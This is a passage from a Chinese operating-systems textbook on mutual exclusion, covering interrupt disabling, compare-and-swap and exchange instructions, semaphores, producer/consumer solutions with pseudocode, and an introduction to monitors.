在单处理器机器中，并发进程不能重叠，只能交替。此外，一个进程将一直运行，直到它调用了一个系统服务或被中断。因此为保证互斥，只需要保证一个进程不被中断就可以了，这种能

力可以通过系统内核为启用和禁用中断定义的原语来提供。一个进程可以通过下面的方法实施互斥（与图 5.1 对比）：

```
while (true)
{
        /* 禁用中断 */;
        /* 临界区 */;
        /* 启用中断 */;
        /* 其余部分 */;
}
```

由于临界区不能被中断，所以可以保证互斥。但是，该方法的代价非常高，由于处理器被限制于只能交替执行程序，因此执行的效率将会有明显的降低。第二个问题是该方法不能用于多处理器结构中，当一个计算机系统包括多个处理器时，就有可能（典型地）有一个以上的进程同时执行，在这种情况下，禁用中断是不能保证互斥的。

5.2.2 专用机器指令

在多处理器配置中，几个处理器共享内存。在这种情况下，不存在主/从关系，处理器间的行为是无关的，表现出一种对等关系，处理器之间没有支持互斥的中断机制。

在硬件级别上，对存储单元的访问排斥对相同单元的其他访问。基于这一点，处理器的设计者提出了一些机器指令，用于保证两个动作的原子性[㊀]，如在一个取指令周期中对一个存储器单元的读和写或者读和测试。在该指令执行的过程中，任何其他指令访问内存将被阻止。而且这些动作在一个指令周期中完成。

本节给出了两种最常见的指令，有关其他指令的描述详见［RAYN86］和［STON93］。

比较和交换指令

比较和交换指令定义如下[HERL90]：

```
int compare_and_swap (int *word, int testval, int newval)
{
int oldval;
oldval = *word
if (oldval == testval) *word = newval;
return oldval;
}
```

该指令的一个版本是用一个测试值（**testval**）检查一个内存单元（***word**）。如果该内存单元的当前值是 **testval**，就用 **newval** 取代该值；否则保持不变。该指令总是返回旧内存值；因此，如果返回值与测试值相同，则表示该内存单元已被更新。由此可见，这个原子指令由两个部分组成：比较内存单元值和测试值；如果值有差异，则产生交换。整个比较和交换功能按原子操作执行，即它不接受中断。

该指令的另一个版本返回一个布尔（Boolean）值：交换发生时为真（true）；否则为假（false）。几乎所有处理器家族（x86、IA64、sparc、/390 等）中都支持该指令的某个版本，而且多数操作系统都利用该指令支持并发。

图 5.2a 给出了基于使用这个指令的互斥规程[㊁]。共享变量 **bolt** 被初始化为 0。唯一可以进入临界区的进程是发现 **bolt** 等于 0 的那个进程。所有试图进入临界区的其他进程进入忙等待

㊀ 术语“原子”表示不能被中断的单个步骤的指令。

㊁ parbegin(P1,P2,…, P*n*)含义如下：挂起主程序，初始化并行过程 P1,P2,…, P*n*，当 P1,P2,…, P*n* 过程全部终止之后，才恢复主程序执行。

模式。术语**忙等待**（busy waiting）或者**自旋等待**（spin waiting）指的是这样一种技术：进程在得到临界区访问权之前，它只能继续执行测试变量的指令来得到访问权，除此之外不能做其他事情。当一个进程离开临界区时，它把 **bolt** 重置为 0，此时只有一个等待进程被允许进入临界区。进程的选择取决于哪个进程正好执行紧接着的比较和交换指令。

```
/* program mutualexclusion */
const int n = /* 进程个数 */;
int bolt;
void P(int i)
{
    while (true) {
      while (compare_and_swap(bolt, 0, 1)
      == 1)
          /* 不做任何事 */;
      /* 临界区 */;
      bolt = 0;
      /* 其余部分 */;
    }
}
void main()
{
    bolt = 0;
    parbegin (P(1), P(2), . . . ,P(n));
}
```

a）比较和交换指令

```
/* program mutualexclusion */
int const n = /* 进程个数 **/;
int bolt;
void P(int i)
{
    int keyi = 1;
    while (true)  {
        do exchange (keyi, bolt)
        while (keyi != 0);
        /* 临界区 */;
        bolt = 0;
        /* 其余部分 */;
    }
}
void main()
{
    bolt = 0;
    parbegin (P(1), P(2), ..., P(n));
}
```

b）交换指令

图 5.2 对互斥的硬件支持

exchange 指令

exchange 指令定义如下：

```
void exchange(int register, int memory)
{
    int temp;
    temp = memory;
    memory = register;
    register = temp;
}
```

该指令交换一个寄存器的内容和一个存储单元的内容。Intel IA-32 体系结构（Pentium）和 IA-64 体系结构（Itanium）都含有 XCHG 指令。

图 5.2b 显示了基于 *exchange* 指令的互斥协议：共享变量 *bolt* 被初始化为 0，每个进程都使用一个局部变量 *key* 且初始化为 1。唯一可以进入临界区的进程是发现 *bolt* 等于 0 的那个进程。它通过把 *bolt* 置为 1 排斥所有其他进程进入临界区。当一个进程离开临界区时，它把 *bolt* 重置为 0，允许另一个进程进入它的临界区。

注意，由于变量初始化的方式以及 **exchange** 算法的本质，下面的表达式总是成立的：

$$bolt + \sum_i key_i = n$$

如果 *bolt*=0，则没有任何一个进程在它的临界区中；如果 *bolt*=1，则只有一个进程在临界区中，即 *key* 的值等于 0 的那个进程。

机器指令方法的特点

使用专门的机器指令实施互斥有以下优点：

- 适用于在单处理器或共享内存的多处理器上的任何数目的进程。
- 非常简单且易于证明。

- 可用于支持多个临界区，每个临界区可以用它自己的变量定义。

但是，也有一些严重的缺点：

- **使用了忙等待**。因此，当一个进程正在等待进入临界区时，它会继续消耗处理器时间。
- **可能饥饿**。当一个进程离开一个临界区并且有多个进程正在等待时，选择哪一个等待进程是任意的，因此，某些进程可能被无限期地拒绝进入。
- **可能死锁**。考虑单处理器中的下列情况。进程 P1 执行专门指令（如 **compare&swap**、**exchange**）并进入临界区，然后 P1 被中断并把处理器让给具有更高优先级的 P2。如果 P2 试图使用同一资源，由于互斥机制，它将被拒绝访问。因此，它会进入忙等待循环。但是，由于 P1 比 P2 的优先级低，它将永远不会被调度执行。

由于前面给出的软件方法和硬件方法都存在着缺陷，我们需要寻找其他机制。

5.3 信号量

现在转向讨论操作系统和用于提供并发性的程序设计语言机制。表 5.3 总结了一般常用的机制。本节首先讨论信号量，后续两节分别讨论管程和消息传递。表 5.3 中其他的机制在第 6 章和第 13 章具体讨论操作系统实例时予以介绍。

表 5.3　常用并发机制

并发机制	说　明
信号量	用于进程间传递信号的一个整数值。在信号量上只有三种操作可以进行，初始化、递减和增加，这三种操作都是原子操作。递减操作可以用于阻塞一个进程，增加操作可以用于解除阻塞一个进程。也称为**计数信号量**或**一般信号量**
二元信号量	只取 0 值和 1 值的信号量
互斥量	类似于二元信号量。关键区别在于为其加锁（设定值为 0）的进程和为其解锁（设定值为 1）的进程必须为同一个进程
条件变量	一种数据类型，用于阻塞进程或者线程，直到特定的条件为真
管程	一种编程语言结构，在一个抽象数据类型中封装了变量、访问过程和初始化代码。管程的变量只能由管程自己的访问过程来访问，每次只能有一个进程在其中执行。访问过程即临界区。管程可以有一个等待进程队列
事件标志	作为同步机制的一个内存字。应用程序代码可以为标志中的每个位关联不同的事件。通过测试相关的一个或多个位，线程可以等待一个事件或多个事件。在全部的所需位都被设定（AND）或者至少一个位被设定（OR）之前线程会一直被阻塞
信箱/消息	两个进程交换信息的一种方法，也可以用于同步
自旋锁	一种互斥机制，进程在一个无条件循环中执行，等待锁变量的值变为可用

在解决并发进程问题的过程中，第一个重要的进展是 1965 年 Dijkstra 的论文 [DIJK65]。Dijkstra 参与了一个操作系统的设计，该操作系统设计为一组合作的顺序进程，并为支持合作提供了有效可靠的机制。只要处理器和操作系统使这些机制成为可用，那么它们可以很容易地被用户进程使用。

其基本原理是：两个或多个进程可以通过简单的信号进行合作，一个进程可以被迫在某一位置停止，直到它接收到一个特定的信号。任何复杂的合作需求都可以通过适当的信号结构得到满足。为了发信号，需要使用一个称做信号量的特殊变量。为通过信号量 **s** 传送信号，进程可执行原语 **semSignal(s)**；为通过信号量 **s** 接收信号，进程可执行原语 **semWait(s)**；如果相应

的信号仍然没有发送，则进程被挂起，直到发送完为止[⊖]。

为达到预期的效果，可把信号量看做是一个具有整数值的变量，在它之上定义三个操作：

1）一个信号量可以初始化成非负数。

2）**semWait** 操作使信号量减 1。如果值变成负数，则执行 **semWait** 的进程被阻塞。否则进程继续执行。

3）**semSignal** 操作使信号量加 1。如果值小于或者等于零，则被 **semWait** 操作阻塞的进程被解除阻塞。

除了这三种操作外，没有任何其他方法可以检查或操作信号量。

我们对这三种操作的解释如下：开始时，信号量的值为零或正数。如果该值为正数，则该值等于发出 **semWait** 操作后可立即继续执行的进程的数量。如果该值为零（或者由于初始化，或者由于有等于信号量初值的进程已经等待），则发出 **semWait** 操作的下一个进程会被阻塞，此时该信号量的值变为负值。之后，每个后续的 **semWait** 操作都会使信号量的负值更大。该负值等于正在等待解除阻塞的进程的数量。在信号量为负值的情形下，每一个 **semSignal** 操作都会将等待进程中的一个进程解除阻塞。

[DOWN07]给出了本信号量定义的三个有意义的结论：

- 通常，在进程对信号量减 1 之前，无法提前知道该信号量是否会被阻塞。
- 当进程对一个信号量加 1 之后，另一个进程会被唤醒，两个进程继续并发运行。而在一个单处理器系统中，同样无法知道哪一个进程会立即继续运行。
- 在向信号量发出信号后，不需要知道是否有另一个进程正在等待，被解除阻塞的进程数量或者没有或者是 1 个。

图 5.3 给出了关于信号原语更规范的定义。**semWait** 和 **semSignal** 原语被假设是原子操作。图 5.4 定义了称为**二元信号量**的更严格的形式。一个二元信号量的值只能是 0 或 1，可以使用下面三种操作：

```
struct semaphore {
    int count;
    queueType queue;
};
void semWait(semaphore s)
{
    s.count--;
    if (s.count < 0) {
        /* 把当前进程插入到队列当中*/;
        /* 阻塞当前进程*/;
    }
}
void semSignal(semaphore s)
{
    s.count++;
    if (s.count <= 0) {
        /* 把进程 P 从队列当中移除*/;
        /* 把进程 P 插入到就绪队列*/;
    }
}
```

图 5.3 信号量原语的定义

```
struct binary_semaphore {
    enum {zero, one} value;
    queueType queue;
};
void semWaitB(binary_semaphore s)
{
    if (s.value == one)
        s.value = zero;
    else {
        /* 把当前进程插入到队列当中*/;
        /* 阻塞当前进程*/;
    }
}
void semSignalB(semaphore s)
{
    if (s.queue is empty())
        s.value = one;
    else {
        /* 把进程 P 从等待队列中移除*/;
        /* 把进程 P 插入到就绪队列 */;
    }
}
```

图 5.4 二元信号量原语的定义

⊖ 在 Dijkstra 最初的论文中以及在大多数文献中，字母 P 用于 **semWait**，字母 V 用于 **semSignal**；它们是荷兰语中"proberen"（高度）和"verhogen"（增量）这两个词的首字母。在有些文献中，也使用术语 **wait** 和 **signal**。在本书中，为清晰起见，以及避免与后续讨论的管程中的 **wait** 和 **signal** 操作相混淆，使用 **semWait** 和 **semSignal**。

1）一个二元信号量可以初始化成 0 或 1。

2）**semWaitB** 操作检查信号的值，如果值为 0，那么进程执行 **semWaitB** 就会受阻。如果值为 1，那么将值改变为 0，并且继续执行该进程。

3）**semSignalB** 操作检查是否有任何进程在该信号上受阻，如果有，那么通过 **semWaitB** 操作，受阻的进程就会被唤醒，如果没有进程受阻，那么值被设置为 1。

理论上，二元信号量更易于实现，并且可以证明，它和一般的信号具有同样的表达力（见习题 5.17）。为了区分这两种信号，非二元信号常常也称为计数信号量或者一般信号量。

与二元信号量相关的一个概念是互斥量。两者的关键区别在于为互斥量加锁（设定其值为 0）的进程和为互斥量解锁（设定其值为 1）的进程必须是同一个进程。相比之下，可能由某个进程对二元信号量进行加锁操作，而由另一个进程为其解锁[⊖]。

不论是计数信号量还是二元信号量，都需要使用队列来保存在信号量上等待的进程。这就产生了一个问题：进程按照什么顺序从队列中移出。最公平的策略是先进先出（FIFO）：被阻塞时间最久的进程最先从队列释放。采用这个策略定义的信号量称为强信号量（strong semaphore），没有规定进程从队列中移出顺序的信号量称为弱信号量（weak semaphore）。图 5.5 基于［DENN84］，是一个关于强信号量操作的例子。这里进程 A、B 和 C 依赖于进程 D 的结果，初始时刻（1），A 正在运行，B、C 和 D 就绪，信号量为 1，表示 D 的一个结果可用。当 A 执行一条 **semWait** 指令后，信号量减为 0，A 能继续执行，随后它加入就绪队列。然后在时刻（2）时 B 正在运行，最终执行一条 **semWait** 指令，并被挂起，在时刻（3）时 D 被允许运行。在时刻（4），当 D 完成一个新结果后，它执行一条 **semSignal** 指令，允许 B 移到就绪队列中。在时刻（5），D 加入就绪队列，C 开始运行，当它执行 **semWait** 指令时被挂起。类似地，在时刻（6），A 和 B 运行，且被挂起在这个信号量上，允许 D 恢复执行。当 D 有一个结果后，执行一条 **semSignal** 指令，把 C 移到就绪队列中，随后的 D 循环将解除 A 和 B 的挂起状态。

对于下一节将要讲述的互斥算法（如图 5.6 所示），强信号量保证不会饥饿，而弱信号量不能。这里将采用强信号量，因为它们更方便，且是操作系统提供的典型的信号量形式。




图 5.5 信号量机制的一个例子

⊖ 在一些文献和教材中，互斥量和二元信号量之间并无区别。实际上，很多操作系统都提供了符合本书定义的互斥量机制，如 Linux、Windows 和 Solaris。

5.3.1　互斥

图 5.6 给出了一种使用信号量 **s** 解决互斥问题的方法（请与图 5.1 对比）。设有 n 个进程，用数组 $P(i)$ 表示，所有的进程都需要访问共享资源。每个进程中进入临界区前执行 **semWait(s)**，如果 **s** 的值为负，则进程被挂起；如果值为 1，则 **s** 被减为 0，进程立即进入临界区；由于 **s** 不再为正，因而其他任何进程都不能进入临界区。

```
/* program mutualexclusion */
const int n = /* 进程数 */;
semaphore s = 1;
void P(int i)
{
    while (true) {
        semWait(s);
        /* 临界区 */;
        semSignal(s);
        /* 其他部分 */;
    }
}
void main()
{
    parbegin (P(1), P(2), . . ., P(n));
}
```

图 5.6　使用信号量的互斥

信号量一般初始化为 1，这样第一个执行 **semWait** 的进程可以立即进入临界区，并把 **s** 的值置为 0。接着任何试图进入临界区的其他进程，都将发现第一个进程忙，因此被阻塞，把 **s** 的值置为-1。可以有任意数目的进程试图进入，每个不成功的尝试都会使 **s** 的值减少 1。当最初进入临界区的进程离开时，**s** 增加 1，一个被阻塞的进程（如果有的话）被移出等待队列，并置于就绪状态。这样，当操作系统下一次调度时，它可以进入临界区。

图 5.7 基于[BACO03]，显示了三个进程在使用了图 5.6 所示的互斥协议后，一种可能的执行顺序。在这个例子中，三个进程（A，B，C）访问一个受信号量 **lock** 保护的共享资源。进程 A 执行 **semWait(lock)**；由于信号量在本次 **semWait** 操作时值为 1，因而 A 可以立即进入临界区，并把信号量的值置为 0；当 A 在临界区时，B 和 C 都执行一个 **semWait** 操作并被阻塞；当 A 退出临界区并执行 **semSignal(lock)** 时，队列中的第一个进程 B 现在可以进入临界区。




图 5.7　进程访问受信号量保护的共享数据

图 5.6 的程序也可以很好地解决一次允许多个进程进入临界区的要求，这个要求可以通过把信号量初始化成某个特定值来达到。因此，在任何时候，s.count 的值可以解释如下：

- s.count ≥ 0：s.count 是可以执行 **semWait(s)** 而不被挂起的进程数（如果其间没有 **semSignal(s)** 被执行）。这种情形允许信号量支持同步与互斥。
- s.count<0：s.count 的大小是挂起在 s.queue 队列中的进程数。

5.3.2　生产者/消费者问题

现在开始分析并发处理中最常见的一类问题：生产者/消费者问题。通常可描述如下：有一个或多个生产者生产某种类型的数据（记录、字符），并放置在缓冲区中；有一个消费者从缓冲区中取数据，每次取一项；系统保证避免对缓冲区的重复操作，也就是说，在任何时候只有一个主体（生产者或消费者）可以访问缓冲区。问题是要确保这种情况，当缓冲区已满时，生产者不会继续向其中添加数据；当缓冲区为空时，消费者不会从中移走数据。我们将讨论该问题的多种解决方案，以证明信号量的能力和缺陷。


首先假设缓冲区是无限的，并且是一个线性的元素数组。用抽象的术语，可以定义如下的生产者和消费者函数：

```
producer:
    while(true) {
    /* produce item v */;
        b[in] = v;
        in++;
    }

consumer:
    while (true) {
        while (in <= out)
           /* do nothing */;
           w = b[out];
           out++;
        /* consume item w */;
    }
```

图 5.8 显示了缓冲区 b 的结构。生产者可以按自己的步调产生项目并保存在缓冲区中。每次缓冲区中的索引（*in*）增加 1。消费者以类似的方法继续，但必须确保它不会从一个空的缓冲区中读取数据，因此，消费者在开始进行之前应该确保生产者已经生产（*in*>*out*）。

现在用二元信号量来实现这个系统，图 5.9 是第一次尝试。这里不处理索引 *in* 和 *out*，而是用整型变量 *n*（=*in*-*out*）简单地记录缓冲区中数据项的个数。信号量 *s* 用于实施互斥，信号量 delay 用于迫使消费者当缓冲区为空时等待（**semWait**）。



注：阴影部分表示已被占用的缓冲区

图 5.8　用于生产者/消费者问题的无限缓冲区

```
/* program producerconsumer */
    int n;
    binary_semaphore s = 1, delay = 0;
    void producer()
    {
         while (true) {
              produce();
              semWaitB(s);
              append();
              n++;
              if (n==1) semSignalB(delay);
              semSignalB(s);
         }
    }
    void consumer()
    {
         semWaitB(delay);
         while (true) {
              semWaitB(s);
              take();
              n--;
              semSignalB(s);
              consume();
              if (n==0) semWaitB(delay);
         }
    }
    void main()
    {
         n = 0;
         parbegin (producer, consumer);
    }
```

图 5.9　使用二元信号量解决无限缓冲区生产者/消费者问题的不正确方法

这种方法看上去很直观。生产者可以在任何时候自由地往缓冲区中增加数据项。它在添加数据前执行 **semWaitB(s)**，之后执行 **semSignalB(s)**，以阻止消费者或任何别的生产者在添加

操作过程中访问缓冲区。同时，当生产者在临界区中时，将 n 的值增 1。如果 n=1，则在本次添加之前缓冲区是空的，因此生产者执行 **semSignalB(delay)** 通知消费者这个事实。消费者在一开始时就使用 **semWaitB(delay)** 等待生产出第一个项目，然后它在自己的临界区中取到这一项并将 n 减 1。如果生产者总能够保持在消费者之前工作（一种普通情况），即 n 将总是为正，则消费者很少会被阻塞在信号量 **delay** 上。因此，生产者和消费者都可以正常运行。

但是这个程序仍有缺陷。当消费者消耗尽缓冲区中的项时，它需要重置信号量 **delay**，因此它被迫等待到生产者在缓冲区中放置了更多项，这正是语句 **if n ==0 semWaitB(delay)** 的目的。考虑表 5.4 中列出的情况，在第 14 行消费者执行 **semWaitB** 操作失败。但是消费者确实用尽了缓冲区并把 n 置为 0（第 8 行），然而生产者在消费者测试到这一点（第 14 行）之前将 n 增加 1，结果导致 **semSignalB** 和前面的 **semWaitB** 不匹配。第 20 行的 n 的值为 -1，表示消费者已经消费了缓冲区中不存在的一项。仅把消费者临界区中的条件语句移出也不能解决问题，因为这将导致死锁（例如在第 8 行后）。

表 5.4　图 5.9 中程序的可能情况

	生 产 者	消 费 者	s	n	delay
1			1	0	0
2	semWaitB(s)		0	0	0
3	n++		0	1	0
4	if(n==1) (semSignalB(delay))		0	1	1
5	semSignalB(s)		1	1	1
6		semWaitB(delay)	1	1	0
7		semWaitB(s)	0	1	0
8		n--	0	0	0
9		semSignalB(s)	1	0	0
10	semWaitB(s)		0	0	0
11	n++		0	1	0
12	if(n==1) (semSignalB(delay))		0	1	1
13	semSignalB(s)		1	1	1
14		if(n==0)(semWaitB(delay))	1	1	1
15		semWaitB(s)	0	1	1
16		n--	0	0	1
17		semSignalB(s)	1	0	1
18		if(n==0)(semWaitB(delay))	1	0	0
19		semWaitB(s)	0	0	0
20		n--	0	-1	0
21		semSignalB(s)	1	-1	0

注：灰色区域表示由信号量控制的临界区。

解决这个问题的方法是引入一个辅助变量，可以在消费者的临界区中设置这个变量供以后使用，如图 5.10 所示。通过仔细跟踪这个逻辑过程，可以确认不会再发生死锁。

如果使用一般信号量（也称做计数信号量）可以得到一种更清晰的解决方法，如图 5.11 所示。变量 **n** 为信号量，它的值等于缓冲区中的项数。假设在抄录这个程序时发生了错误，操作 **semSignal(s)** 和 **semSignal(n)** 被互换，这就要求生产者在临界区中执行 **semSignal(n)**

操作时不会被消费者或另一个生产者打断。这会影响程序吗？不会，因为无论任何情况，消费者在继续进行之前必须在两个信号量上等待。

现在假设 **semWait(n)** 和 **semWait(s)** 操作偶然被颠倒，这时会产生严重的甚至是致命的错误。如果当缓冲区为空（*n.count*=0）时消费者曾经进入过临界区，那么任何一个生产者都不能继续往缓冲区中添加数据项，系统发生死锁。这是一个体现信号量的微妙之处和进行正确设计的困难之处的较好示例。

```
/* program producerconsumer */
int n;
binary_semaphore s = 1, delay = 0;
void producer()
{
    while (true) {
        produce();
        semWaitB(s);
        append();
        n++;
        if (n==1) semSignalB(delay);
        semSignalB(s);
    }
}
void consumer()
{
    int m; /* 局部变量*/
    semWaitB(delay);
    while (true) {
        semWaitB(s);
        take();
        n--;
        m = n;
        semSignalB(s);
        consume();
        if (m==0) semWaitB(delay);
    }
}
void main()
{
    n = 0;
    parbegin (producer, consumer);
}
```

图 5.10 使用二元信号量解决无限缓冲区生产者/消费者问题的正确方法

```
/* program producerconsumer */
semaphore n = 0, s = 1;
void producer()
{
    while (true) {
        produce();
        semWaitB(s);
        append();
        semSignal(s);
        semSignal(n);
    }
}
void consumer()
{
    while (true) {
        semWait(n);
        semWait(s);
        take();
        semSignal(s);
        consume();
    }
}
void main()
{
    parbegin (producer, consumer);
}
```

图 5.11 使用信号量解决无限缓冲区生产者/消费者问题的方法

最后，让我们给生产者/消费者问题增加一个新的实际约束，即缓冲区是有限的。缓冲区被看做是一个循环存储器，如图 5.12 所示，指针值必须表达为按缓冲区的大小取模，并总是保持下面的关系：

被阻塞	解除阻塞
生产者：往一个满的缓冲区中插入	消费者：移出一项
消费者：从空缓冲区中移出	生产者：插入一项




图 5.12 生产者/消费者问题的有限循环缓冲区

生产者和消费者函数可以表示成如下形式（变量 *in* 和 *out* 初始化为 0，*n* 代表缓冲区的大小）：

```
producer:
while(true) {
   /* produce item v */
   while((in + 1) %n == out)
      /* do nothing */;
   b[in] = v;
   in = (in + 1) %n;
}
```

```
consumer:
while(true) {
   while(in == out)
      /* do nothing */;
   w = b[out];
   out = (out + 1) %n;
   /* consume item w */;
}
```

图 5.13 给出了使用一般信号量的解决方案，其中增加了信号量 *e* 来记录空闲空间的数目。

使用信号量的另外一个例子就是在附录 A 中描述的理发店问题，附录 A 还包含了使用信号量会产生竞争的例子。

```
/* program boundedbuffer */
const int sizeofbuffer = /* 缓冲区大小*/;
semaphore s = 1, n = 0, e = sizeofbuffer;
void producer()
{
     while (true) {
          produce();
          semWait(e);
          semWait(s);
          append();
          semSignal(s);
          semSignal(n);
     }
}
void consumer()
{
     while (true) {
          semWait(n);
          semWait(s);
          take();
          semSignal(s);
          semSignal(e);
          consume();
     }
}
void main()
{
     parbegin (producer, consumer);
}
```

图 5.13　使用信号量解决有限缓冲区生产者/消费者问题的方法

5.3.3　信号量的实现

正如前面所提到过的，**semWait** 和 **semSignal** 操作必须作为原子原语实现。一种显而易见的方法是用硬件或固件实现，如果没有这些方案，还有很多别的方案。问题的本质是互斥：任何时候只有一个进程可以用 **semWait** 或 **semSignal** 操作控制一个信号量。因此，可以使用任何一种软件方案，如 Dekker 算法或 Peterson 算法（见附录 A），这必然伴随着处理开销。另一种选择是使用一种硬件支持实现互斥的方案，例如，图 5.14a 显示了使用 compare&swap 指令的实现。在这里，信号量是如图 5.3 中的结构，但还包括一个新的整型分量 *s.flag*。诚然，这涉及某种形式的忙等待，但是 **semSait** 和 **semSignal** 操作都相对较短，因此所涉及的忙等待时间量非常小。

对于单处理器系统，在 **semWait** 或 **semSignal** 操作期间是可以禁用中断的，如图 5.14b 所示。这些操作的执行时间相对很短，因此这种方法是合理的。

```
semWait(s)
{
    while (compare_and_swap(s.flag, 0 , 1) == 1)
         /* 不做任何事 */;
    s.count--;
    if (s.count < 0) {
         /* 该进程进入 s.queue 队列 */;
         /* 阻塞该进程（也必须将 s.flag 设置为 0） */;
    }
    s.flag = 0;
}
semSignal(s)
{
    while (compare_and_swap(s.flag, 0 , 1) == 1)
         /* 不做任何事 */;
    s.count++;
    if (s.count <= 0){
         /* 从 s.queue 队列中移出进程 P */;
         /* 进程 P 进入就绪队列 */;
    }
    s.flag = 0;
}
```

a）比较并交换指令

```
semWait(s)
{
    禁用中断;
    s.count--;
    if (s.count < 0) {
         /* 该进程进入 s.queue 队列 */;
         /* 阻塞该进程，并允许中断 */;
    }
    else
         允许中断;
}
semSignal(s)
{
    禁用中断;
    s.count++;
    if (s.count <= 0) {
         /* 从 s.queue 队列中移出进程 P */;
         /* 进程 P 进入就绪队列 */;
    }
    允许中断;
}
```

b）中断方式

图 5.14 信号量的两种可能的实现

5.4 管程

信号量为实施互斥以及进程间合作提供了一种原始的但功能强大且灵活的工具，但是，如图 5.9 所示，使用信号量设计一个正确的程序是很困难的，其难点在于 **semWait** 和 **semSignal** 操作可能分布在整个程序中，却很难看出这些在信号量上的操作所产生的整体效果。

管程是一个程序设计语言结构，它提供了与信号量同样的功能，但更易于控制。管程的概念在 [HOAR74] 中第一次定义，管程结构在很多程序设计语言中都得到了实现，包括并发 Pascal、Pascal-Plus、Modula-2、Modula-3 和 Java，它还被作为一个程序库实现。这就允许程序员用管程锁定任何对象，特别地，对类似于链表之类的对象，可以用一个锁锁住整个链表，也可以每个表用一个锁，还可以为表中的每个元素用一个锁。

我们从 Hoare 的方案开始，然后再对它进行改进。

5.4.1 使用信号的管程

管程是由一个或多个过程、一个初始化序列和局部数据组成的软件模块，其主要特点如下：

1）局部数据变量只能被管程的过程访问，任何外部过程都不能访问。

2）一个进程通过调用管程的一个过程进入管程。

3）在任何时候，只能有一个进程在管程中执行，调用管程的任何其他进程都被阻塞，以等待管程可用。

前两个特点让人联想到面向对象软件中对象的特点。的确，面向对象操作系统或程序设计语言可以很容易地把管程作为一种具有特殊特征的对象来实现。

通过给进程强加规定，管程可以提供一种互斥机制：管程中的数据变量每次只能被一个进程访问到。因此，可以把一个共享数据结构放在管程中，从而提供对它的保护。如果管程中的数据代表某些资源，那么管程为访问这些资源提供了互斥机制。

为进行并发处理，管程必须包含同步工具。例如，假设一个进程调用了管程，并且当它在管程中时必须被挂起，直到满足某些条件。这就需要一种机制，使得该进程不仅被挂起，而且能释

放这个管程，以便某些其他的进程可以进入。以后，当条件满足并且管程再次可用时，需要恢复该进程并允许它在挂起点重新进入管程。

管程通过使用条件变量提供对同步的支持，这些条件变量包含在管程中，并且只有在管程中才能被访问。有两个函数可以操作条件变量：

- **cwait(c)**：调用进程的执行在条件 c 上挂起，管程现在可被另一个进程使用。
- **csignal(c)**：恢复执行在 **cwait** 之后因为某些条件而挂起的进程。如果有多个这样的进程，选择其中一个；如果没有这样的进程，什么也不做。

注意管程的 *wait* 和 *signal* 操作与信号量不同。如果在管程中的一个进程发信号，但没有在这个条件变量上等待的任务，则丢弃这个信号。

图 5.15 给出了一个管程的结构。尽管一个进程可以通过调用管程的任何一个过程进入管程，但我们仍可以把管程想像成具有一个入口点，并保证一次只有一个进程可以进入。其他试图进入管程的进程被阻塞并加入等待管程可用的进程队列中。当一个进程在管程中时，它可能会通过发送 **cwait(x)** 把自己暂时阻塞在条件 x 上，随后它被放入等待条件改变以重新进入管程的进程队列中，在 **cwait(x)** 调用的下一条指令开始恢复执行。

